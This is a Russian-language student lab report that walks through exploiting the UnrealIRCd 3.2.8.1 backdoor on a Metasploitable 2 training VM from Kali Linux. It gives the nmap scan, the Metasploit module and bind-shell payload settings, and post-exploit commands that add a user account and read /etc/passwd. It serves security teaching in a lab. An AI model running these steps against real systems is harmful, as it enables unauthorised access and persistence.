
**Лабораторная работа №6. Использование Бекдора протокола unrealircd 3.2.8.1.**


**Кондратьев Артём 11-901**

**В рамках предыдущих лабораторных работ**

* Kali Linux 2021:




* Metasploitable 2:




**2) Настройка сети между Metasploitable и Kali Linux и проверка соединения**



* Узнаем ip адрес Metasploitable, используя команду: *ifconfig -a* или *ip addr*



* Узнаем ip адрес Kali Linux, используя команду: *ifconfig -a* или *ip addr*






* Выполним проверку корректности соединения с помощью команды ping




**3) Атака Metasploitable. Проверка портов через NMAP**

* Сканирование портов Metasploitable с помощью NMAP. Выполним команду: *nmap -p 1-65535 -T4 -A -v* ***192.168.50.121*** *2>&1 | tee /var/tmp/scan.txt*




И т.д


Конечный вывод работы NMAP:



* Теперь нужно убедиться в том, что distcc запущен на порту 3632, используя для этого команду: *grep 3632 /var/tmp/scan.txt*




* Убедимся, что файл scan.txt сохранился. Для этого перейдем в раздел *cd /var/tmp* и откроем файл через команду: *cat scan.txt*




**3) Активация эксплоита для использования уязвимости UnrealIRCD.**


* В терминале атакующей машины запустим консоль *msfconsole*:
* Чтобы вывести список эксплоитов по использованию уязвимостей пакета unreal, имеющихся во фреймворке metasploit, используем команду: *search unreal*
* Запустим эксплоит с помощью команды: *use exploit/unix/irc/unreal\_ircd\_3281\_backdoor*




* Для вывода списка доступных опций для эксплоита используем команду show options;
* Установим значения параметров следующим образом: *set RHOST 192.168.50.121*



* Откроем список payload-ов через команду: *show payloads*
* Выберем например: *set payload cmd/unix/bind\_perl*



* Активируем эксплоит командой *exploit*:



**4) Оформление результатов работы**

* Последовательно вывести в консоль «жертвы» результаты выполнения следующих команд и сделать один (или два) скриншота:
* whoami
* useradd -m -d /home/student> -c "Hacked Unreal" -s /bin/bash student
* grep student /etc/passwd
* date
* echo "Ф.И.О. проводившего работу"

